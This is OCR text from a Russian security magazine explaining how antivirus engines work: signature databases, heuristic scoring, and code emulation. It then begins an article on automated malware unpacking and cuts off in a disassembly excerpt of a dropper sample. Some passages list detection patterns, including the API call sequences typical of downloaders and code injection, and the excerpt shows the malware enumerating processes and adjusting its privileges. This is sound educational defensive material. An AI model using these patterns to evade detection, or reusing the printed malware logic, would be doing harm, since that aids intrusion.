


Рисунок 2. Содержимое файла с md5-сигнатурами антивирусного сканера ClamAV Выделены: сама md5-сигнатура, размер и название малвари




Рисунок 3. Содержимое файла с HEX-сигнатурами антивирусного сканера ClamAV

ТЕХНОЛОГИИ, УСКОРЯЮЩИЕ СИГНАТУРНОЕ СКАНИРОВАНИЕ

Начать, наверное, стоит с технологии, которую специалисты из «Лаборатории Касперского» называют iChecker. Она позволяет не проверять уже проверенное, если оно не подвергалось никаким изменениям. Антивирус ведет специальную базу с контрольными суммами проверенных объектов. Прежде чем проверять файл по сигнатурам, сканер смотрит, менялся ли файл после последней проверки: если не менялся, то проверка этого файла по сигнатурам не выполняется. Такая технология в том или ином виде реализована во многих антивирусных продуктах. К примеру, в Panda Software ее называют UltraFast, а в антивирусной утилите AVZ она работает на основе базы, содержащей контрольные суммы безопасных (проверенных и неинфицированных) объектов (то есть «антивирус наоборот»).

Технология iSwift (ранее носила имя iStream) представляет собой модификацию технологии iChecker для файловых систем NTFS. Она основана на использовании альтернативных потоков для хранения информации о результатах проверок файла и применении специального алгоритма, который принимает решение о необходимости проверки.




Рисунок 4. Маскировка расширения файла, выявленная AVZ

ко миллионов. Поэтому в большинстве случаев слишком длинные сигнатуры представлены в виде контрольных сумм. Как правило, используются md5-хэши участков вредоносного кода или всего вредоносного файла.

Для примера можно рассмотреть содержимое баз антивируса ClamAV. Это один из немногих, если не единственный широко используемый антивирус с открытой структурой, который позволяет в том числе посмотреть, из чего состоят антивирусные базы. В них содержатся два основных файла в упакованном виде: main.cvd и daily.cvd. После распаковки каждый из этих файлов распадается на несколько других с разными видами сигнатур. На рисунке 2 показано содержимое файла с md5-сигнатурами. Все достаточно просто: каждая запись содержит непосредственно md5-хэш, далее идет длина сигнатуры, после чего следует название малвари. В качестве сигнатур антивирусы могут использовать хэши разных участков кода: всего вируса; произвольного участка определенной длины, взятого из конкретного места внутри кода; произвольного участка определенной длины, взятого из любого места внутри кода (плавающий участок); какой-либо секции; участка определенной длины, который начинается с точки входа, и т. п.




Рисунок 5. Пример «нормальных» атрибутов секций кода и секций данных

Помимо контрольных сумм участков вредоносного кода, антивирусы могут использовать так называемые HEX-сигнатуры, которые представляют собой последовательности байт относительно небольшой длины (обычно от 20 до 400 байт), взятые из тела вредоносного кода.

Стоит отметить, что от тщательности подбора этих строк зависит однозначность определения вируса и частота ложных срабатываний. Строка должна быть уникальной, то есть вероятность ее повторения в безопасных программах должна быть очень и очень невелика.

Такие сигнатуры могут быть постоянными (для поиска только одного вида вредоносных программ) или содержать разные маски (для поиска нескольких вирусов одного семейства или разных модификаций одного и того же вируса). На рисунке 3 показаны HEX-сигнатуры из базы daily.cvd уже знакомого нам антивирусного сканера ClamAV. Среди них присутствуют как постоянные сигнатуры, так и сигнатуры с разными масками. Кроме выделенных на рисунке масок, существуют и другие: пропуск любого количества байт, пропуск строго определенного количества байт, выбор одного байта из нескольких.

Итак, с самими сигнатурами все ясно. Чтобы понять, как они используются, рассмотрим нашу двухэлементную схему. Технический компонент сканера предоставляет аналитическому компоненту либо контрольную сумму нужного участка или всего файла, либо проверяемый объект (файл или участок памяти) в виде последовательности байт, в которой и проводится поиск HEX-сигнатур. В первом случае аналитический компонент сравнивает полученную контрольную сумму со всеми соответствующими записями в базе сигнатур и в случае совпадения поднимает тревогу. Во втором случае выполняется так называемый поиск подстроки в строке, то есть поиск всех сигнатур в проверяемом объекте. Конечно, если искать сигнатуру в файле простым побайтным сравнением, то этот процесс затянется достаточно надолго. Для ускорения такого поиска применяется много разных алгоритмов, самым известным среди которых является алгоритм Бойера-Мура. Антивирусы используют для своих целей специально оптимизированные алгоритмы, причем они могут различаться для разных типов файлов (одно дело — искать строку текста, например, в JS-скрипте, и совершенно другое — последовательность байт в исполняемом файле). Сигнатурный поиск осуществляется либо по запросу пользователя (это умеют делать все антивирусы), либо путем непрерывного мониторинга обращений ко всем файлам и про-




Рисунок 6. Подозрительная секция с именем Gigpycll в трояне Win32.Palevo

верки открываемых файлов на лету. В первом случае антивирус (обычно с помощью API-функций FindFirst и FindNext) поочередно проверяет все файлы в выбранной области. Второй вариант реализуется, как правило, либо путем внедрения в драйвер файловой системы, либо за счет перехвата API-функций обращения к файлам (обычно это NtOpenFile и NtCreateFile). С помощью одной из этих функций сканер ищет вирусы во всех открываемых файлах, которые соответствуют указанному типу. Если антивирус ничего не находит, работа с файлом продолжается как обычно, если файл определяется как вредоносный, то антивирус блокирует его или удаляет или выполняет другое действие в соответствии со своими настройками.

Плюсы и минусы такого подхода к поиску вредоносного кода очевидны. Сигнатурный метод, пожалуй, является единственным методом, который позволяет гарантированно находить известные вирусы (то есть те, сигнатуры которых имеются в антивирусной базе). Однако он бессилен против новых, еще не известных злоредов, а от обнаружения нового вируса до появления его сигнатуры в базах иной раз проходит немало времени.

ЭВРИСТИКА: НАЙДИ ТО, НЕ ЗНАЮ ЧТО

Если под сигнатурным поиском практически все производители понимают одно и то же, то термин «эвристика» окутан туманом. Большой энциклопедический словарь относит к эвристическим методам специальные методы, используемые в процессе открытия нового, а также способы слепого поиска решения для нечетко поставленных задач.

На современном этапе развития систем защиты от вирусов эвристические методы в основном используются в аналитическом компоненте защиты, а не реализуются в виде определенных технологий. Иными словами, под «эвристическим детектированием» производитель подразумевает некую систему защиты, аналитический компонент которой работает по принципу слепого поиска решения. При этом технический компонент защиты может быть каким угодно, а способ сбора информации для последующего анализа может осуществляться любыми методами — от работы с файлами до работы с событиями или состоянием операционной системы.

В общем виде эвристический анализатор в антивирусе представляет собой определенный набор правил (в принципе, тоже своего рода сигнатур). Система использует эти правила, чтобы на основе данных, предоставленных техническим компонентом, вынести решение о том, является ли анализируемая программа или анализируемое событие вредоносным.

Пусть, к примеру, антивирус должен регистрировать следующие особенности:

- помимо обычных атрибутов EXECUTE и READ, секция с кодом имеет атрибут WRITE;
- точка входа находится в PE-заголовке файла;
- энтропия секции кода меньше четырех;
- файл упакован каким-либо упаковщиком.

Каждой из них соответствует так называемый весовой коэффициент опасности, или, проще говоря, некоторое количество баллов (какое именно, определяют эксперты в антивирусных лабораториях; каждый антивирус имеет собственный набор правил и собственные весовые коэффициенты). При анализе файла эти баллы складываются, и если сумма превышает порог опасности, то проверяемый файл берется «на карандаш». Конечно, реальные антивирусные программы используют куда больше правил, чем мы привели для примера. Какими могут быть эти правила, мы сейчас и рассмотрим.

Как и положено при научном подходе, прежде всего нам нужно определиться с классификацией. Будем классифицировать правила с учетом данных, предоставляемых техническим компонентом.

Итак, технический компонент может предоставить нам следующую информацию:

- данные о проверяемом файле, которые можно добыть без его запуска (то есть результаты так называемого статического анализа);
- данные о проверяемом файле, для получения которых его необходимо запустить (то есть результаты динамического анализа).

Что мы можем узнать о файле, не запуская его? Оказывается, довольно много. Начать можно с анализа его имени:

- имя файла может совпадать с именем обнаруженного ранее вредоносного объекта;
- в имени может быть много пробелов (имена обычных файлов, как правило, не содержат большого количества пробелов, однако многие вирусы с их помощью маскируют свое истинное расширение, чтобы скрыть свою сущность, например вирус может иметь имя photo.jpg.exe);
- исполняемый файл может иметь несоответствующее расширение (конечно же, это не обязательно таит в себе опасность, но некоторые вредоносные программы любят маскировать свои PE-файлы, присваивая им расширение .pif или .com);
- файл может не иметь видимого имени (то есть файл имеет имя вида .exe или .pif).

Такой скрупулезный подход к анализу имени файла использует, например, антивирусная утилита AVZ (рисунок 4). Многие антивирусы также отслеживают подозрительные имена файлов и распознают их истинное расширение, если оно замаскировано с помощью большого количества пробелов.

Далее рассмотрим точку входа. В подавляющем большинстве «нормальных» файлов точка входа находится в секции text. Если же точка входа находится в PE-заголовке или, хуже того, в конце последней секции, по которой прописан jmp куда-то внутрь файла, то у эвристического движка появляется еще один повод накинуть несколько баллов при анализе файла.

Мы уже упоминали, что типичная секция кода, как правило, предназначена только для выполнения и чтения, а секция данных — только для чтения и записи (рисунок 5). Антивирусу стоит обратить пристальное внимание на секцию кода, в которую можно писать, и на секцию данных, которую можно запускать на выполнение.

Раз уж речь зашла о секциях, нельзя не отметить то, что названия самих секций в «правильных» программах обычно носят «правильные» имена (.text, .data, .idata, .rdata, .reloc, .rsrc). Одна-




Рисунок 7. Последовательность API-функций, характерная для инжекта посторонней DLL в explorer.exe, и реакция эвристического анализатора «Антивируса Касперского» на эту последовательность в коде программы

ко в некоторых вредоносных программах могут иметься секции с непонятными именами, которые в большинстве случаев сгенерированы случайным образом (рисунок 6).

Таблица импорта исполняемого файла тоже может содержать кое-что интересное, к примеру, продукт AntiVirus Plus от компании McAfee анализирует импорт на наличие функций, которые чаще всего используются в зловредах. Например, типичный троян-даунлоадер использует связку двух API-функций — URLDownloadToFile и ShellExecute. К «опасным» функциям также можно отнести, например, связку VirtualAlloc, WriteProcessMemory и CreateRemoteThread. Наличие этих функций в импорте может служить признаком того, что в запущенный процесс внедрен вредоносный код. Конечно, при этом нельзя сделать однозначный вывод о вредоносности объекта, но насторожиться все же имеет смысл. Зашифрованные или обработанные упаковщиком секции кода, обычно характерные для вредоносных файлов, выявляются при статическом анализе. Для этого нужно подсчитать частоту повторения тех или иных опкодов и определить степень их зависимости друг от друга, а затем свести все это к энтропии.

Ну и напоследок необходимо проанализировать непосредственно сам код на наличие участков, характерных для малвари. В современном мире не принято использовать чистый asm, практически все зловреды пишутся на языках высокого уровня (в основном на C#, C, C Builder и VB). Поэтому конструкции для внедрения кода в процесс explorer.exe, или, к примеру, для установки перехвата на определенный тип событий, или хотя бы для той же самой загрузки файла из сети и его запуска, осуществляемых даунлоадерами, часто содержат очень похожие последовательности кода, которые можно отследить (рисунок 7, 8).

Итак, мы выжали из статического анализа файла все что можно. Но как быть, если файл полностью или частично зашифрован или обработан упаковщиком? Конечно, при статическом анализе мы запросто сможем это определить (подсчитав энтропию или выявив участки кода, характерные для упаковщиков), однако наличие в файле обработанных упаковщиком или зашифрованных секций не является однозначным признаком вредоносности. Некоторые производители программного обеспечения для защиты своих высокоинтеллектуальных творений любят шифровать участки кода, чтобы скрыть их от посторонних глаз. А уж упаковщиками пользуются все кому не лень. Даже некоторые производители антивирусных программ применяют их для уменьшения объема (AVZ, например, упакован с помощью UPX).

Кроме того, код может не вызывать API-функции из таблицы импорта, а загружать нужные DLL в ходе работы, определять адреса вызываемых функций с помощью, например, GetProcAddress и хранить их имена в зашифрованном виде, осуществляя расшифровку с помощью какого-нибудь хитрого алгоритма непосредственно перед вызовом. Без динамического анализа, то есть без запуска кода на выполнение, здесь уже не обойтись. Конечно, напрямую подозрительный код никто не запускает, так как это сродни игре в русскую рулетку. Здесь на помощь приходит эмуляция кода.

ТИПЫ ЭМУЛЯТОРОВ

Итак, мы уже выяснили, что динамический анализ кода проводится при его эмуляции, когда происходит разбор кода на отдельные инструкции и имитация их выполнения. Перечислим основные подходы к эмуляции кода:

- обычная трассировка программы, то есть ее загрузка в память и исполнение путем использования отладочного прерывания;
- полностью программный способ, когда процедуры эмулятора разбирают и выполняют весь эмулируемый код;
- комбинация этих двух способов или частичное выполнение эмулируемого кода на реальном процессоре.

Недостаток первого способа состоит в его небезопасности. Вредоносному коду ничего не стоит обломать процесс трассировки и выйти из-под контроля отладчика. Второй способ гораздо безопаснее. Кусок кода считывается в буфер эмулятора, разбирается на инструкции, после чего их исполнение эмулируется с помощью разных трюков. Правда, на правильную имитацию исполнения всех команд и инструкций может понадобиться оченьочень много сил и времени.

Поэтому, как правило, эти два способа комбинируют. Из эмулируемого кода берут блок «безопасного» кода (то есть такого, который не сможет навсегда перехватить управление или обрушить программу, попытавшись, например, записать данные в недоступную для записи область памяти) и передают на исполнение реальному процессору, а затем возвращают управление эмулятору. При таком подходе можно добиться гораздо более высокой скорости исполнения, однако он не так прост в реализации. Эмулируемый код нужно выбирать или модифицировать таким образом, чтобы после его передачи реальному процессору не возникало ошибок, а после исполнения можно было вернуться обратно в эмулятор. Общий алгоритм работы эмулятора представлен ниже.

Инициализация эмулятора:

1. Разбор и установка параметров, переданных эмулятору антивирусом (тип исполняемого файла, его размер, количество секций, точка входа и т. п.).
2. Инициализация буфера необходимого размера в памяти и загрузка в него эмулируемого кода.
3. Инициализация буфера под виртуальный стек.
4. Инициализация виртуальных регистров.

Начало цикла эмуляции программы:

5. Разбор инструкции дизассемблером (в том случае, если во время работы была допущена ошибка, например встретилась неизвестная команда, эмулятор завершает работу).
6. Разбор параметров инструкции (размер инструкции, используемые регистры, тип имитации исполнения), полученной от дизассемблера, и переход к пункту 7 или 8 в зависимости от того, какие действия необходимы для имитации исполнения инструкции (параметр, который определяет дизассемблер).
7. Запуск инструкции на реальном процессоре и переход к пункту 9.
8. Полная имитация выполнения инструкции.
9. Анализ результата эвристическим анализатором (поиск последовательностей инструкций и команд, характерных для вредоносных программ).




Рисунок 8. Последовательность API-функций, характерная для трояна-даунлоадера, и реакция эвристического анализатора «Антивируса Касперского» на эту последовательность в коде программы

10. Перевод указателя на следующую инструкцию (увеличение виртуального EIP).
11. Переход к началу цикла (если время, отведенное на эмуляцию программы, не было превышено или эвристический анализатор антивируса не поднял тревогу).

При имитации выполнения программы для хранения значений регистров используются специальные переменные — виртуальные регистры. Для того чтобы эмулируемая программа не испортила данные, которые антивирус хранит в стеке, под них отводится специальный буфер, обычно называемый виртуальным стеком. Все манипуляции, производимые со стеком при имитации исполнения программы, совершаются в этом буфере.

Перед эмуляцией программы необходимо установить значения виртуальных регистров EDX, ESP и EIP. Остальные регистры могут иметь произвольные значения. Регистры EDX и EIP должны содержать значение точки входа в программу, которое антивирус в качестве параметра передает эмулятору. Прежде чем устанавливать значение регистра ESP, необходимо выделить буфер под стек. Виртуальный регистр ESP должен содержать смещение, указывающее на конец этого буфера.


Эмулятор завершает свою работу в случае ошибки или по «служебной необходимости». Ошибки могут возникать по самым разным причинам, например если в коде встречается инструкция неизвестного типа или эмулируемая инструкция обращается к смещениям, находящимся вне буфера, который содержит исследуемую программу или виртуальный стек.

Выход по «служебной необходимости» происходит по достижении установленной глубины анализа. Глубина анализа — это максимальное количество инструкций (или максимальный размер участка кода), исполняемых эмулятором. Совершенно понятно, что если тратить на анализ каждой программы много времени, то процесс сканирования всех файлов жесткого диска затянется надолго. Поэтому для каждого исследуемого участка кода с помощью специальных алгоритмов подбирается оптимальная глубина анализа.

ЗАКЛЮЧЕНИЕ

Теперь ты знаешь, что кроется «под капотом» антивируса, и, встретив слова «сигнатура», «эвристика», «эмуляция программного кода» на коробке с антивирусом, сможешь более осмысленно подойти к выбору средства защиты для своего компьютера. Конечно, за кадром остались всякие «проактивные детектирования», HIPS, «песочницы» и прочие премудрости, но о них мы поговорим как-нибудь в другой раз. ⌶

Дмитрий Олексюк (www.esagelab.ru)



Автоматическая распаковка — это просто

Изящный PoC для автоматической распаковки малвари

Расправиться с крипторами и обфускаторами, чтобы получить распакованный бинарник зловреда, как правило, не представляет труда. Но что если счет образцов малвари идет на сотни или даже на тысячи? Хочу поделиться с тобой результатами успешного эксперимента.

РАСПАКОВЩИКИ

Всем известно, что распространяемое «в дикой среде» вредоносное программное обеспечение в большинстве случаев защищено различными упаковщиками, крипторами, обфускаторами. Разумеется, почти во всех случаях такая «навесная» защита снимается голыми руками в отладчике за несколько минут — ведь главной целью подавляющего большинства крипторов и обфускаторов, которые используются в malware, является борьба с антивирусными сканерами, а не с реверс-инженерами. Но что делать, если для последующего анализа внезапно потребовалось распаковать сотню пойманных зловредов? А если тысячу? Разумеется, возиться с каждым файлом вручную в этом случае абсолютно нецелесообразно, ведь существуют прекрасные универсальные способы полностью автоматической распаковки исполняемых файлов, о которых мы и поговорим в этой заметке.

В плане подхода к анализу кода все распаковщики делятся на два типа:

- **Статические** — не исполняют анализируемый файл на реальном процессоре, в среде реальной операционной системы, благодаря чему являются наиболее безопасными.
- **Динамические** — исполняют код анализируемого файла на реальном процессоре, но под контролем отладчика или Dynamic Binary Instrumentation Engine. Являются менее безопасными, так как вредоносный код теоретически может «сбежать» из-под контроля и нанести вред операционной системе, в среде которой происходит распаковка.

Примерами статических распаковщиков могут служить утилиты вроде UnFSG (bit.ly/v1nV81), а также многие другие (bit.ly/vNYAYA). Несложно догадаться, что большинство из них предназначено для работы с заведомо известными средствами «навесной» защиты.

АВТОМАТИЧЕСКАЯ РАСПАКОВКА

Чтобы реализовать автоматическое снятие упаковщика или криптора независимо от того, какой именно это упаковщик или криптор, обычно используют динамические движки. В нескольких словах принцип их работы можно сформулировать следующим образом: если в процессе исполнения исследуемой программы управление получил регион кода, в который ранее производилась запись, то этот регион, вероятнее всего, является оригинальным кодом и необходимо выполнить его дамп. Динамическими универсальными распаковщиками,

```
00404FE9  .   59                       POP ECX
00404FEA  .   85C0                     TEST EAX,EAX
00404FEC  .v  0F84 E0020000            JE dropper.004052D2
00404FF2  .   8B45 FC                  MOV EAX,DWORD PTR SS:[EBP-4]
00404FF5  .   8DBC06 20FBFFFF          LEA EDI,DWORD PTR DS:[ESI+EAX-4E0]
00404FFC  .   8B75 EC                  MOV ESI,DWORD PTR SS:[EBP-14]
00404FFF  .   8BCB                     MOV ECX,EBX
00405001  .   F3:A5                    REP MOVS DWORD PTR ES:[EDI],DWORD PTR DS:[ESI]
00405003  .   FF15 64604000            CALL DWORD PTR DS:[406064]                 GetCurrentProcessId
00405009  .   8B1D 3C604000            MOV EBX,DWORD PTR DS:[40603C]              kernel32.Sleep
0040500F  .   8945 C0                  MOV DWORD PTR SS:[EBP-40],EAX
00405012  .   C745 E0 01000000         MOV DWORD PTR SS:[EBP-20],1
00405019  >   33FF                     XOR EDI,EDI
0040501B  .   57                       PUSH EDI                                   ProcessID => 0
0040501C  .   6A 02                    PUSH 2                                     Flags = TH32CS_SNAPPROCESS
0040501E  .   897D D8                  MOV DWORD PTR SS:[EBP-28],EDI
00405021  .   E8 9E0C0000              CALL dropper.00405CC4                      CreateToolhelp32Snapshot
00405026  .   8945 DC                  MOV DWORD PTR SS:[EBP-24],EAX
00405029  .   83F8 FF                  CMP EAX,-1
0040502C  .v  0F84 CA010000            JE dropper.004051FC
00405032  .   8D45 F3                  LEA EAX,DWORD PTR SS:[EBP-D]
00405035  .   50                       PUSH EAX
00405036  .   57                       PUSH EDI
00405037  .   6A 01                    PUSH 1
00405039  .   6A 14                    PUSH 14
0040503B  .   FF15 38614000            CALL DWORD PTR DS:[406138]                 ntdll.RtlAdjustPrivilege
00405041  .   8D85 64FEFFFF            LEA EAX,DWORD PTR SS:[EBP-19C]
00405047  .   50                       PUSH EAX                                   pProcessentry
00405048  .   FF75 DC                  PUSH DWORD PTR SS:[EBP-24]                 hSnapshot
0040504B  .   C785 64FEFFFF 28010000   MOV DWORD PTR SS:[EBP-19C],128
00405055  .   E8 640C0000              CALL dropper.00405CBE                      Process32First
0040505A  .v  E9 87010000              JMP dropper.004051E6
0040505F  >   8D85 88FEFFFF            LEA EAX,DWORD PTR SS:[EBP-178]
00405065  .   50                       PUSH EAX                                   Arg1
00405066  .   E8 8A020000              CALL dropper.004052F5                      dropper.004052F5
0040506B  .   59                       POP ECX
0040506C  .   8B8D 6CFEFFFF            MOV ECX,DWORD PTR SS:[EBP-194]
00405072  .   3BCF                     CMP ECX,EDI
00405074  .v  0F84 5D010000            JE dropper.004051D7
0040507A  .   3D 72307D9E              CMP EAX,9E7D3072
0040507F  .v  0F84 52010000            JE dropper.004051D7
00405085  .   3D FACB3E35              CMP EAX,353ECBFA
0040508A  .v  0F84 47010000            JE dropper.004051D7
```

